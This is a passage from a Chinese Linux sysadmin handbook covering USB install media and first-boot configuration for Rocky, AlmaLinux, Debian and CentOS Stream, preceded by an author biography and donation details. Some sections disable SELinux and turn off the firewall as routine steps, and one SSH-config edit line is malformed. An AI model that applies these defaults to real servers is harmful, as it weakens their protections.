2016 对弓箭（复合弓）产生兴趣，无奈天朝法律法规不让玩。每周游泳轻松1500米无压力，年底入 xbox one s 和 Yaesu FT-2DR, 同时开始关注功放音响这块

2017 7月9号入 Yamaha RX-V581 功放一台，连接Xbox打游戏爽翻了，入Kindle电子书，计划学习蝶泳，果断放弃运维和开发知识体系转攻区块链。

2018 从溪山美地搬到半岛城邦，丢弃了多年攒下的家底。11 月开始玩 MMDVM，使用 Yaesu FT-7800 发射，连接MMDVM中继板，树莓派，覆盖深圳湾，散步骑车通联两不误。

2019 卖了常德的房子，住了5次院，哮喘反复发作，决定停止电子书更新，兴趣转到知乎，B站

2020 准备找工作

职业生涯路上继续打怪升级

5. 打赏（Donations）

If you like this documents, please make a donation to support the authors' efforts. Thank you!

您可以通过微信，支付宝，贝宝给作者打赏。

银行(Bank)

招商银行(China Merchants Bank)

开户名：陈景峰

账号：9555500000007459

微信（Wechat）



支付宝（Alipay）



PayPal Donations

https://www.paypal.me/netkiller

第 1 章 Introduction

对初学Linux的爱好者忠告

玩Linux最忌reboot（重新启动）这是windows玩家坏习惯

Linux只要接上电源你就不要再想用reboot,shutdown,halt,poweroff命令,Linux系统和应用软件一般备有reload,reconfigure,restart/start/stop...不需要安装软件或配置服务器后使用reboot重新引导计算机

在Linux系统里SIGHUP信号被定义为刷新配置文件,有些程序没有提供reload参数,你可以给进程发送HUP信号,让它刷新配置文件,而不用restart.通过pkill,killall,kill 都可以发送HUP信号例如：pkill -HUP httpd

1. Rocky Linux

CentOS 8 的后续版本，CentOS 替代方案

1.1. 制作 U 盘

查看 U 盘设备

```
Neo-iMac:~ neo$ diskutil list
/dev/disk0 (internal, physical):
   #:                       TYPE NAME                    SIZE
IDENTIFIER
   0:      GUID_partition_scheme                        *28.0
GB    disk0
   1:                        EFI EFI                     314.6
MB   disk0s1
   2:                  Apple_APFS Container disk2         27.7
GB    disk0s2

/dev/disk1 (internal, physical):
   #:                       TYPE NAME                    SIZE
IDENTIFIER
```

```
   0:      GUID_partition_scheme                        *1.0 TB
disk1
   1:                        EFI EFI                     209.7
MB   disk1s1
   2:                 Apple_APFS Container disk2         1000.0
GB  disk1s2

/dev/disk2 (synthesized):
   #:                       TYPE NAME                    SIZE
IDENTIFIER
   0:      APFS Container Scheme -                      +1.0 TB
disk2
                                Physical Stores disk0s2,
disk1s2
   1:                APFS Volume Macintosh HD - 数据     148.6
GB   disk2s1
   2:                APFS Volume Preboot                 269.0
MB   disk2s2
   3:                APFS Volume Recovery                1.1 GB
disk2s3
   4:                APFS Volume VM                      2.2 GB
disk2s4
   5:                APFS Volume Macintosh HD            15.7
GB    disk2s5
   6:              APFS Snapshot com.apple.os.update-... 15.7
GB    disk2s5s1
   7:                APFS Volume Data                    2.1 GB
disk2s7

/dev/disk3 (external, physical):
   #:                       TYPE NAME                    SIZE
IDENTIFIER
   0:                                                   *30.8
GB    disk3
```

/dev/disk3 是 U 盘，使用下面命令将ISO镜像制作成启动盘

```
Neo-iMac:Data neo$ ls
Rocky-8.5-x86_64-minimal.iso
```

```
Neo-iMac:Data neo$ sudo dd if=Rocky-8.5-x86_64-minimal.iso
of=/dev/rdisk3 bs=100m
Password:
```

过程比较缓慢，请耐心等待

```
sudo dd if=Rocky-9.0-x86_64-minimal.iso of=/dev/rdisk4 bs=100m
```

Rocky Linux 安装过程与 CentOS 8 没有太大差异。

1.2. Rocky-9.0-x86_64-minimal.iso 镜像初始化

首次安装后初始化系统

```
cp /etc/dnf/dnf.conf{,.original}
echo "fastestmirror=true" >> /etc/dnf/dnf.conf
dnf makecache
```

Extra Packages for Enterprise Linux repository configuration

```
dnf -y upgrade
dnf -y install epel-release
```

管理员常用工具

```
dnf install -y bzip2 tree psmisc \
```

```
telnet wget rsync vim-enhanced \
net-tools bind-utils
```

设置终端字符集（这样对 macOS 更友好），还可以解决 Failed to set locale, defaulting to C.UTF-8 问题

```
dnf install -y langpacks-en glibc-langpack-en
localectl set-locale LANG=en_US.UTF-8

cat >> /etc/environment <<EOF
LC_ALL=en_US.UTF-8
LANG=en_US.UTF-8
LC_CTYPE=UTF-8
EOF
```

设置历史记录格式，可以看到命令的执行时间

```
cat >> /etc/profile.d/history.sh <<EOF
# Administrator specific aliases and functions for system
security
export HISTSIZE=10000
export HISTFILESIZE=10000
export HISTTIMEFORMAT="%Y-%m-%d %H:%M:%S "
export TIME_STYLE=long-iso
EOF

source /etc/profile.d/history.sh
```

sysctl 优化

```
cat >> /etc/sysctl.conf <<EOF
```

```
# add by netkiller
net.ipv4.ip_local_port_range = 10000 65500
net.core.somaxconn = 1024
vm.max_map_count = 262144

# TCP BBR
net.core.default_qdisc=fq
net.ipv4.tcp_congestion_control=bbr
EOF

sysctl -p
```

确认 ulimit 已经优化

```
cat > /etc/security/limits.d/20-nofile.conf <<EOF

root soft nofile 65535
root hard nofile 65535

docker soft nofile 65535
docker hard nofile 65535

EOF
```

设置时区

```
timedatectl set-timezone Asia/Shanghai
```

安装时间同步服务 chronyd 并确认工作正常

```
dnf install -y chrony
systemctl enable chronyd
systemctl start chronyd
```

zmodem 用来上传和下载文件（注意 macOS 的 Terminal.app 不支持）

```
dnf install -y lrzsz
```

优化 SSH

```
cp /etc/ssh/sshd_config{,.original}

vim /etc/ssh/sshd_config <<EOF > /dev/null 2>&1
:43,43s/PermitRootLogin yes/PermitRootLogin no/
:84,84s/GSSAPIAuthentication yes/GSSAPIAuthentication no/
:99,99s/#AllowTcpForwarding yes/AllowTcpForwarding no/
:106,106/X11Forwarding yes/X11Forwarding no/
:116,116s/#TCPKeepAlive yes/TCPKeepAlive yes/
:121,121s/#UseDNS no/UseDNS no/
:wq
EOF
```

禁止 root 登陆，开启 sudo

禁用普通用户，我们需要一个普通用户登陆，然后使用 sudo 暂时获得 root 权限，我不打算新建一个用户，发现系统里面内置了 operator 这个操作员用户符合我的需求。

```
usermod -s /bin/bash -aG wheel operator

PASSWORD=$(cat /dev/urandom | tr -dc [:alnum:] | head -c 32)

echo operator:${PASSWORD} | chpasswd
echo "operator password: ${PASSWORD}"
```

将 /usr/local/sbin:/usr/local/bin 路径加入到 Defaults secure_path = /sbin:/bin:/usr/sbin:/usr/bin，否则sudo找不到 /usr/local/sbin:/usr/local/bin 中的可执行文件。

```
sed -i "s/#PermitRootLogin yes/PermitRootLogin no/"
/etc/ssh/sshd_config
systemctl restart sshd

cp /etc/sudoers{,.original}

sed -i '88s#$#:/usr/local/sbin:/usr/local/bin#' /etc/sudoers

visudo -c
```

2. AlmaLinux

2.1. 制作 U 盘启动盘

桌面版 AlmaLinux-9-latest-x86_64-dvd.iso

```
iMac:Downloads neo$ sudo dd if=AlmaLinux-9-latest-x86_64-
dvd.iso of=/dev/rdisk2 bs=100m
```

2.2. AlmaLinux 9.0 镜像安装初始化

```
dnf -y upgrade
dnf -y install epel-release

dnf install -y bzip2 tree psmisc \
telnet wget rsync vim-enhanced \
net-tools bind-utils
```

将其改为英文

```
cat >> /etc/environment <<EOF
LC_ALL=en_US.UTF-8
LANG=en_US.UTF-8
LC_CTYPE=UTF-8
EOF
```

设置历史记录格式，可以看到命令的执行时间

```
cat >> /etc/profile.d/history.sh <<EOF
# Administrator specific aliases and functions for system
security
export HISTSIZE=10000
export HISTFILESIZE=10000
export HISTTIMEFORMAT="%Y-%m-%d %H:%M:%S "
export TIME_STYLE=long-iso
EOF

source /etc/profile.d/history.sh
```

sysctl 优化

```
cat >> /etc/sysctl.conf <<EOF

# add by netkiller
net.ipv4.ip_local_port_range = 1025 65500
net.core.somaxconn = 1024

# TCP BBR
net.core.default_qdisc=fq
net.ipv4.tcp_congestion_control=bbr

fs.inotify.max_user_instances=65535
fs.inotify.max_user_watches=5088930
EOF

sysctl -p
```

ulimit 优化

```
cat > /etc/security/limits.d/20-nofile.conf <<EOF

* soft nofile 655350
```

```
* hard nofile 655350

EOF
```

```
cp /etc/selinux/config{,.original}
sed -i "s/SELINUX=enforcing/SELINUX=disabled/"
/etc/selinux/config

setenforce Permissive
```

关闭防火墙

```
systemctl disable firewalld
systemctl stop firewalld
```

时间同步

```
dnf install -y chrony
systemctl start chronyd
```

2.3. Minimal 版本安装 XWindows

迷你版安装桌面

```
dnf update -y

dnf grouplist
```

```
dnf groupinstall -y "Server with GUI"
```

KVM 虚拟机

安装虚拟机

```
dnf groupinstall -y "Virtualization Host"
dnf install -y virt-manager

[root@localhost ~]# systemctl enable libvirtd
[root@localhost ~]# systemctl start libvirtd

[root@localhost ~]# dnf install -y bridge-utils
[root@localhost ~]# brctl addbr br0
[root@localhost ~]# brctl addif br0 enp3s0
[root@localhost ~]# brctl stp br0 on
[root@localhost ~]# brctl show
```

使用 nmtui 给 br0 设置 IP 地址、子网掩码和DNS

```
[root@localhost ~]# nmtui
```

3. Debian / Ubuntu

Ubuntu Server Edition http://www.ubuntu.com/

Debian https://www.debian.org/index.zh-cn.html

3.1. Debian 12

下载并制作启动盘，如果你的网络环境比较好，可以网络安装，下载 debian-12.0.0-amd64-netinst.iso

```
neo@MacBook-Pro-M2 ~/Downloads> ls debian-12.0.0-amd64-
netinst.iso
debian-12.0.0-amd64-netinst.iso

neo@MacBook-Pro-M2 ~/Downloads> sudo dd if=debian-12.0.0-amd64-
netinst.iso of=/dev/rdisk4 bs=16M status=progress oflag=sync
Password:
  771751936 bytes (772 MB, 736 MiB) transferred 93.628s, 8243
kB/s
46+1 records in
46+1 records out
773849088 bytes transferred in 93.869599 secs (8243873
bytes/sec)
```

debian-12.0.0-amd64-DVD-1.iso 是离线安装 DVD 版本

```
neo@MacBook-Pro-M2 ~/Downloads> ls debian-12.0.0-amd64-DVD-
1.iso
debian-12.0.0-amd64-DVD-1.iso

neo@MacBook-Pro-M2 ~/Downloads> sudo dd if=debian-12.0.0-amd64-
DVD-1.iso of=/dev/rdisk4 bs=16M status=progress oflag=sync
Password:
```

```
  3925868544 bytes (3926 MB, 3744 MiB) transferred 353.296s, 11
MB/s
234+1 records in
234+1 records out
3931095040 bytes transferred in 353.732449 secs (11113188
bytes/sec)
```

通用初始化设置

```
apt install -y curl vim
```

3.2. 历史记录优化

```
cat >> /etc/profile.d/history.sh <<EOF
# Administrator specific aliases and functions for system
security
# Add by netkiller
export HISTSIZE=10000
export HISTFILESIZE=10000
export HISTTIMEFORMAT="%Y-%m-%d %H:%M:%S "
export TIME_STYLE=long-iso
EOF

source /etc/profile.d/history.sh
```

3.3. 关闭 SELinux

```
cat >> /etc/selinux/config <<EOF
# Add by netkiller
SELINUX=disabled
```

```
EOF

setenforce Permissive
```

提示

很多云主机的linux系统selinux被裁剪掉了，所以不用关闭 selinux

3.4. sysctl / ulimit

sysctl 优化

```
cat >> /etc/sysctl.conf <<EOF

# Netkiller
net.ipv4.ip_local_port_range = 1025 65500
net.ipv4.tcp_tw_reuse = 1
net.ipv4.tcp_keepalive_time = 1800
net.core.netdev_max_backlog=3000
net.ipv4.tcp_max_syn_backlog = 1024
net.ipv4.tcp_max_tw_buckets = 4096
net.core.somaxconn = 1024

# TCP BBR
net.core.default_qdisc=fq
net.ipv4.tcp_congestion_control=bbr
EOF
#net.ipv4.tcp_syncookies = 1
#net.ipv4.tcp_fin_timeout = 60

sysctl -p
```

提示

如果是阿里云会自动帮你配置

```
# see details in
https://help.aliyun.com/knowledge_detail/39428.html
net.ipv4.conf.all.rp_filter = 0
net.ipv4.conf.default.rp_filter = 0
net.ipv4.conf.default.arp_announce = 2
net.ipv4.conf.lo.arp_announce = 2
net.ipv4.conf.all.arp_announce = 2

# see details in
https://help.aliyun.com/knowledge_detail/41334.html
net.ipv4.tcp_max_tw_buckets = 5000
net.ipv4.tcp_syncookies = 1
net.ipv4.tcp_max_syn_backlog = 1024
net.ipv4.tcp_synack_retries = 2
net.ipv4.tcp_slow_start_after_idle = 0
```

ulimit 优化

```
cat > /etc/security/limits.d/20-nofile.conf <<EOF

www soft nofile 65535
www hard nofile 65535

nginx soft nofile 65535
nginx hard nofile 65535

mysql soft nofile 65535
mysql hard nofile 65535

redis soft nofile 65535
redis hard nofile 65535

rabbitmq soft nofile 40960
rabbitmq hard nofile 40960

hadoop soft nofile 65535
hadoop hard nofile 65535
```

```
EOF
```

提示

如果是阿里云，不需要配置

```
root@netkiller:~# cat /etc/security/limits.conf | tail -n 6

# End of file
root soft nofile 65535
root hard nofile 65535
* soft nofile 65535
* hard nofile 65535
```

Redis 配置

```
cat >> /etc/sysctl.conf <<EOF

# Redis
net.core.somaxconn = 1024
vm.overcommit_memory=1
EOF
```

MongoDB 配置

```
cat <<'EOF'>> /etc/rc.local

if test -f /sys/kernel/mm/transparent_hugepage/enabled; then
        echo never >
/sys/kernel/mm/transparent_hugepage/enabled
fi
```

```
if test -f /sys/kernel/mm/transparent_hugepage/defrag; then
        echo never > /sys/kernel/mm/transparent_hugepage/defrag
fi
EOF
```

3.5. 时间同步

查看时区

```
cat /etc/timezone
```

```
root@netkiller:~# timedatectl set-local-rtc 0
root@netkiller:~# timedatectl
      Local time: Tue 2021-08-17 10:32:27 CST
  Universal time: Tue 2021-08-17 02:32:27 UTC
        RTC time: Tue 2021-08-17 02:32:27
       Time zone: Asia/Shanghai (CST, +0800)
 Network time on: yes
NTP synchronized: yes
 RTC in local TZ: no
```

确认 Network time on: yes 和 NTP synchronized: yes 开启，然后启动时间同步 systemd-timesyncd.service。

```
root@netkiller:~# systemctl start systemd-timesyncd.service

root@netkiller:~# systemctl status systemd-timesyncd.service
● systemd-timesyncd.service - Network Time Synchronization
   Loaded: loaded (/lib/systemd/system/systemd-
timesyncd.service; enabled; vendor preset: enabled)
```

```
  Drop-In: /lib/systemd/system/systemd-timesyncd.service.d
           └─disable-with-time-daemon.conf
   Active: inactive (dead)
Condition: start condition failed at Tue 2021-08-17 10:29:36
CST; 14min ago
     Docs: man:systemd-timesyncd.service(8)

Aug 17 10:29:36 netkiller systemd[1]: Stopped Network Time
Synchronization.
```

如果 systemd-timesyncd.service 启动失败，可能是系统已经有其他时间同步服务在运行。查看方法

```
root@netkiller:~# cat /lib/systemd/system/systemd-
timesyncd.service.d/disable-with-time-daemon.conf
[Unit]
# don't run timesyncd if we have another NTP daemon installed
ConditionFileIsExecutable=!/usr/sbin/ntpd
ConditionFileIsExecutable=!/usr/sbin/openntpd
ConditionFileIsExecutable=!/usr/sbin/chronyd
ConditionFileIsExecutable=!/usr/sbin/VBoxService
```

然后逐一检查 ConditionFileIsExecutable 后面的程序，最终我们找到了 chronyd

```
root@netkiller:~# whereis chronyd
chronyd: /usr/sbin/chronyd /usr/share/man/man8/chronyd.8.gz

root@netkiller:~# systemctl status chrony
● chrony.service - LSB: Controls chronyd NTP time daemon
   Loaded: loaded (/etc/init.d/chrony; bad; vendor preset:
enabled)
   Active: active (running) since Mon 2021-08-16 19:05:31 CST;
15h ago
     Docs: man:systemd-sysv-generator(8)
```

```
   CGroup: /system.slice/chrony.service
           └─1222 /usr/sbin/chronyd

Aug 16 19:05:29 netkiller systemd[1]: Starting LSB: Controls
chronyd NTP time daemon...
Aug 16 19:05:29 netkiller chronyd[1222]: chronyd version 2.1.1
starting (+CMDMON +NTP +REFCLOCK +RTC +PRIVDROP -DEBUG
+ASYNCDNS +IPV6 +SECHASH)
Aug 16 19:05:29 netkiller chronyd[1222]: Frequency -14.398 +/-
0.452 ppm read from /var/lib/chrony/drift
Aug 16 19:05:31 netkiller chrony[1201]: Password: chronyd is
running and online.
Aug 16 19:05:31 netkiller systemd[1]: Started LSB: Controls
chronyd NTP time daemon.
Aug 16 19:05:39 netkiller chronyd[1222]: Selected source
100.100.61.88
```

确保 chronyd 处于工作状态，systemd-timesyncd.service 与 chronyd 选择其中一个即可。所以我们不用在关心 systemd-timesyncd.service

3.6. 启动 rc.local

/etc/rc.local 是一个开机启动脚本

提示

很多系统已经弃用了该运行方案

```
root@netkiller:~# cat /etc/rc.local
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser
runlevel.
# Make sure that the script will "exit 0" on success or any
other
# value on error.
#
```

```
# In order to enable or disable this script just change the
execution
# bits.
#
# By default this script does nothing.

exit 0
```

注意：一定要删除 exit 0，之所以加入这行就是linux系统不鼓励你使用 rc.local

```
root@netkiller:~# sed -i '$d' /etc/rc.local
```

删除后效果

```
root@netkiller:~# cat /etc/rc.local
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser
runlevel.
# Make sure that the script will "exit 0" on success or any
other
# value on error.
#
# In order to enable or disable this script just change the
execution
# bits.
#
# By default this script does nothing.
```

rc-local.service 需要做如下配置

```
cat >> /lib/systemd/system/rc-local.service <<EOF

[Install]
WantedBy=multi-user.target
EOF
```

```
[root@testing ~]# chmod +x /etc/rc.local

[root@testing ~]# systemctl enable rc-local
Created symlink /etc/systemd/system/multi-user.target.wants/rc-
local.service → /usr/lib/systemd/system/rc-local.service.

[root@testing ~]# systemctl start rc-local

[root@testing ~]# systemctl status rc-local
● rc-local.service - /etc/rc.d/rc.local Compatibility
   Loaded: loaded (/usr/lib/systemd/system/rc-local.service;
enabled; vendor preset: disabled)
   Active: active (exited) since Mon 2021-08-16 12:57:16 CST;
2s ago
     Docs: man:systemd-rc-local-generator(8)
  Process: 532000 ExecStart=/etc/rc.d/rc.local start
(code=exited, status=0/SUCCESS)

Aug 16 12:57:16 testing systemd[1]: Starting /etc/rc.d/rc.local
Compatibility...
Aug 16 12:57:16 testing systemd[1]: Started /etc/rc.d/rc.local
Compatibility.
```

3.7. 禁用防火墙

禁用防火墙

```
root@production:~# ufw disable
Firewall stopped and disabled on system startup
```

3.8. 更换包镜像

```
sudo sed -i 's/deb.debian.org/mirrors.ustc.edu.cn/g'
/etc/apt/sources.list
```

4. CentOS 8 Stream

Centos 8 较之前的版本改动比较大

CentOS 有两个发行版

- CentOS stream：滚动发布的 Linux 发行版，适用于需要频繁更新的开发者
- CentOS：类似 RHEL 8 的稳定操作系统，系统管理员可以用其部署或配置服务和应用

4.1. U 盘安装 CentOS Stream

下载 ISO 文件你会发现只有boot和dvd1，boot 是网络安装，而DVD1差不多8G，估计你的手上没有 DVD9光盘，普通DVD光盘是D5只有4.7G，那么怎么安装呢，使用U盘。

将ISO文件烧录到U盘中，方法如下。

```
neo@MacBook-Pro-Neo ~/Downloads % sudo dd if=CentOS-Stream-
x86_64-dvd1.iso of=/dev/disk2 bs=1m
Password:
dd: /dev/disk2: end of device
7581+0 records in
7580+1 records out
7948210176 bytes transferred in 1500.898226 secs (5295636
bytes/sec)
```

我手上并没有大容量U盘，我是用USB读卡器+8GB TF卡。

使用 dd 命令将 ISO 写入U盘后，使用U盘启动电脑就可以安装了。

如果下载速度慢，可以从国内镜像下载 ISO 文件

```
neo@MacBook-Pro-Neo ~ % wget -c
http://mirrors.163.com/centos/8-stream/isos/x86_64/CentOS-
Stream-8-x86_64-20210706-dvd1.iso
```

4.2. macOS 制作 U 盘启动盘速度慢

制作启动盘慢怎么解决

查看 U 盘设备文件，这里是 /dev/disk2

```
neo@MacBook-Pro-Neo ~ % diskutil list
/dev/disk0 (internal, physical):
   #:                       TYPE NAME                    SIZE
IDENTIFIER
   0:      GUID_partition_scheme                        *251.0
GB   disk0
   1:                        EFI EFI                     209.7
MB   disk0s1
   2:                 Apple_APFS Container disk1         250.8
GB   disk0s2

/dev/disk1 (synthesized):
   #:                       TYPE NAME                    SIZE
IDENTIFIER
   0:      APFS Container Scheme -                      +250.8
GB   disk1
                                 Physical Store disk0s2
   1:                APFS Volume Macintosh HD - Data     209.8
GB   disk1s1
   2:                APFS Volume Preboot                 685.0
MB   disk1s2
   3:                APFS Volume Recovery                620.1
MB   disk1s3
   4:                APFS Volume VM                      6.4 GB
disk1s4
   5:                APFS Volume Macintosh HD            15.4
GB    disk1s5
```

```
   6:              APFS Snapshot com.apple.os.update-... 15.4
GB    disk1s5s1

/dev/disk2 (external, physical):
   #:                       TYPE NAME                    SIZE
IDENTIFIER
   0:                                                   *30.8
GB    disk2
```

制作U盘启动盘，注意！将 /dev/disk2 改成 /dev/rdisk2 写入速度会提速，rdisk 是 rawdisk。

```
neo@MacBook-Pro-Neo ~ % sudo dd if=CentOS-Stream-8-x86_64-
20210706-dvd1.iso of=/dev/rdisk2 bs=100m
Password:
```

表 1.1. 服务器怎样分区才合理

卷（volume）	尺寸（size）
/boot/efi	500M
/boot	1G
/	50G
/opt	剩余所有
交换分区（swap）	如何开发测试环境不需要分，生产服务器是情况而定，因为现在的服务器内存越来越大，极少出现不够用的情况，16G 内存交换分区可以给 memory * 2，32G 分 32G 空间，超过32G 基本不需要分交换分区了。

表 1.2. Linux desktop partition

volume	size
/boot	300M
/	30G
/var	50G

/home	remainder
swap	memory * 2

4.3. 首次安装后初始化系统

```
cp /etc/dnf/dnf.conf{,.original}
echo "fastestmirror=True" >> /etc/dnf/dnf.conf
dnf makecache
```

Extra Packages for Enterprise Linux repository configuration

```
dnf -y upgrade
dnf -y install epel-release
```

管理员常用工具

```
dnf install -y bzip2 tree psmisc \
telnet wget rsync vim-enhanced \
net-tools bind-utils
```

设置终端字符集（这样对 macOS 更友好），还可以解决 Failed to set locale, defaulting to C.UTF-8 问题

```
dnf install -y langpacks-en glibc-langpack-en
localectl set-locale LANG=en_US.UTF-8

cat >> /etc/environment <<EOF
```

```
LC_ALL=en_US.UTF-8
LANG=en_US.UTF-8
LC_CTYPE=UTF-8
EOF
```

设置历史记录格式，可以看到命令的执行时间

```
cat >> /etc/profile.d/history.sh <<EOF
# Administrator specific aliases and functions for system
security
export HISTSIZE=10000
export HISTFILESIZE=10000
export HISTTIMEFORMAT="%Y-%m-%d %H:%M:%S "
export TIME_STYLE=long-iso
EOF

source /etc/profile.d/history.sh
```

关闭 SELINUX

```
cp /etc/selinux/config{,.original}
sed -i "s/SELINUX=enforcing/SELINUX=disabled/"
/etc/selinux/config

setenforce Permissive
```

sysctl 优化

```
cat >> /etc/sysctl.conf <<EOF

# Netkiller
```

```
net.ipv4.ip_local_port_range = 1025 65500
net.ipv4.tcp_tw_reuse = 1
net.ipv4.tcp_keepalive_time = 1800
net.core.netdev_max_backlog=3000
net.ipv4.tcp_max_syn_backlog = 1024
net.ipv4.tcp_max_tw_buckets = 4096
net.core.somaxconn = 1024

# TCP BBR
net.core.default_qdisc=fq
net.ipv4.tcp_congestion_control=bbr
EOF
#net.ipv4.tcp_syncookies = 1
#net.ipv4.tcp_fin_timeout = 60

sysctl -p
```

ulimit 优化

```


cat > /etc/security/limits.d/20-nofile.conf <<EOF

root soft nofile 65535
root hard nofile 65535

www soft nofile 65535
www hard nofile 65535

nginx soft nofile 65535
nginx hard nofile 65535

mysql soft nofile 65535
mysql hard nofile 65535

redis soft nofile 65535
redis hard nofile 65535

rabbitmq soft nofile 40960
rabbitmq hard nofile 40960

hadoop soft nofile 65535
```

```
hadoop hard nofile 65535

EOF
```

设置时区

```
timedatectl set-timezone Asia/Shanghai
```

安装时间同步服务器，确保每台服务器的时间同步

```
dnf install -y chrony
systemctl enable chronyd
systemctl start chronyd
```

zmodem 用来上传和下载文件（注意 macOS 的 Terminal.app 不支持）

```
dnf install -y lrzsz
```

优化 SSH

```
cp /etc/ssh/sshd_config{,.original}

vim /etc/ssh/sshd_config <<EOF > /dev/null 2>&1
:43,43s/PermitRootLogin yes/PermitRootLogin no/
:84,84s/GSSAPIAuthentication yes/GSSAPIAuthentication no/
:99,99s/#AllowTcpForwarding yes/AllowTcpForwarding no/
```

```
:106,106/X11Forwarding yes/X11Forwarding no/
:116,116s/#TCPKeepAlive yes/TCPKeepAlive yes/
:121,121s/#UseDNS no/UseDNS no/
:wq
EOF
```

禁止 root 登陆，开启 sudo

禁用普通用户，我们需要一个普通用户登陆，然后使用 sudo 暂时获得 root 权限，我不打算新建一个用户，发现系统里面内置了 operator 这个操作员用户符合我的需求。

```
usermod -s /bin/bash -aG wheel operator

PASSWORD=$(cat /dev/urandom | tr -dc [:alnum:] | head -c 32)

echo operator:${PASSWORD} | chpasswd
echo "operator password: ${PASSWORD}"
```

将 /usr/local/sbin:/usr/local/bin 路径加入到 Defaults secure_path = /sbin:/bin:/usr/sbin:/usr/bin，否则sudo找不到 /usr/local/sbin:/usr/local/bin 中的可执行文件。

```
sed -i "s/#PermitRootLogin yes/PermitRootLogin no/"
/etc/ssh/sshd_config
systemctl restart sshd

cp /etc/sudoers{,.original}

sed -i '88s#$#:/usr/local/sbin:/usr/local/bin#' /etc/sudoers

visudo -c
```

4.4. 启用 rc.local

/etc/rc.local 是一个开机启动脚本

```
[root@testing ~]# cat /etc/rc.local
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev
rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution
during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local'
to ensure
# that this script will be executed during boot.

touch /var/lock/subsys/local
```

提示

很多系统已经弃用了该运行方案，因为很多更好的替代方案，例如 node 实现的 pm2 和 Python 实现的 supervisor，以及 Linux 系统自带的 Systemd。

CentOS 8 Stream 如果你想使用 rc.local 需要做如下配置

```
cat >> /usr/lib/systemd/system/rc-local.service <<EOF

[Install]
WantedBy=multi-user.target
EOF
```

```
[root@testing ~]# chmod +x /etc/rc.d/rc.local

[root@testing ~]# systemctl enable rc-local
Created symlink /etc/systemd/system/multi-user.target.wants/rc-
local.service → /usr/lib/systemd/system/rc-local.service.

[root@testing ~]# systemctl start rc-local

[root@testing ~]# systemctl status rc-local
● rc-local.service - /etc/rc.d/rc.local Compatibility
   Loaded: loaded (/usr/lib/systemd/system/rc-local.service;
enabled; vendor preset: disabled)
   Active: active (exited) since Mon 2021-08-16 12:57:16 CST;
2s ago
     Docs: man:systemd-rc-local-generator(8)
  Process: 532000 ExecStart=/etc/rc.d/rc.local start
(code=exited, status=0/SUCCESS)

Aug 16 12:57:16 testing systemd[1]: Starting /etc/rc.d/rc.local
Compatibility...
Aug 16 12:57:16 testing systemd[1]: Started /etc/rc.d/rc.local
Compatibility.
```

4.5. 卸载防火墙

firewalld 不是适合 IDC 使用，IDC 通常只需要 INPUT 规则，其次是 OUTPUT 规则，所以我们换回 iptables 或者 nftable

```
systemctl stop firewalld

dnf remove -y firewalld
dnf install iptables-services -y

systemctl start iptables
systemctl enable iptables

systemctl stop ip6tables
```

```
systemctl disable ip6tables
```

5. Alpine Linux

Small. Simple. Secure. https://www.alpinelinux.org

Alpine Linux is a security-oriented, lightweight Linux distribution based on musl libc and busybox.

6. 其他 Linux 发行版本

下面是我常用的Linux本版，Debian/Ubuntu适合做实验，快速安装定制，Gentoo适合DIY

如果是企业服务器还是建议使用CentOS，Scientific Linux， 所以CentOS是IDC装机量怎大的操作系统。

6.1. Linux 下载排名

http://distrowatch.com/

6.2. Redhat 衍生版本

CentOS - The Community ENTerprise Operating System

http://www.centos.org/

Scientific Linux (SL)

http://www.scientificlinux.org/

Netkiller CentOS Linux 手札

6.3. FreeBSD 包风格的Linux 发行版

Gentoo

http://www.gentoo.org/

6.4. Linux 专用领域发行版

这些Linux都是为了特别用途而优化过的，例如处理音频，视频等等

ubuntustudio

```
$ apt-cache search ubuntustudio
plymouth-theme-ubuntustudio - Ubuntu Studio Plymouth theme
ubiquity-slideshow-ubuntustudio - Ubiquity slideshow for Ubuntu
Studio
ubuntustudio-audio - Transitional Package for the Audio Seed
ubuntustudio-audio-plugins - Ubuntu Studio audio plugins Package
ubuntustudio-controls - Ubuntu Studio Controls is a small app
that changes A/V settings.
ubuntustudio-default-settings - default settings for the Ubuntu
Studio desktop
ubuntustudio-desktop - Ubuntu Studio Desktop Package
ubuntustudio-font-meta - Ubuntu Studio fonts Package
ubuntustudio-generation - Ubuntu Studio Audio Generation Package
ubuntustudio-graphics - Ubuntu Studio graphics Package
ubuntustudio-icon-theme - Ubuntu Studio Icon Theme
ubuntustudio-lightdm-theme - UbuntuStudio LightDM theme
ubuntustudio-live-settings - configuration for the Ubuntu Studio
live-dvd
ubuntustudio-look - Ubuntu Studio look
ubuntustudio-menu - Menu for Ubuntu Studio
ubuntustudio-recording - Ubuntu Studio Audio Recording Package
ubuntustudio-screensaver - Ubuntu Studio screensaver
ubuntustudio-sounds - Ubuntu Studio's GNOME audio theme
ubuntustudio-video - Ubuntu Studio video Package
ubuntustudio-wallpapers - Ubuntu Studio - Wallpapers
```

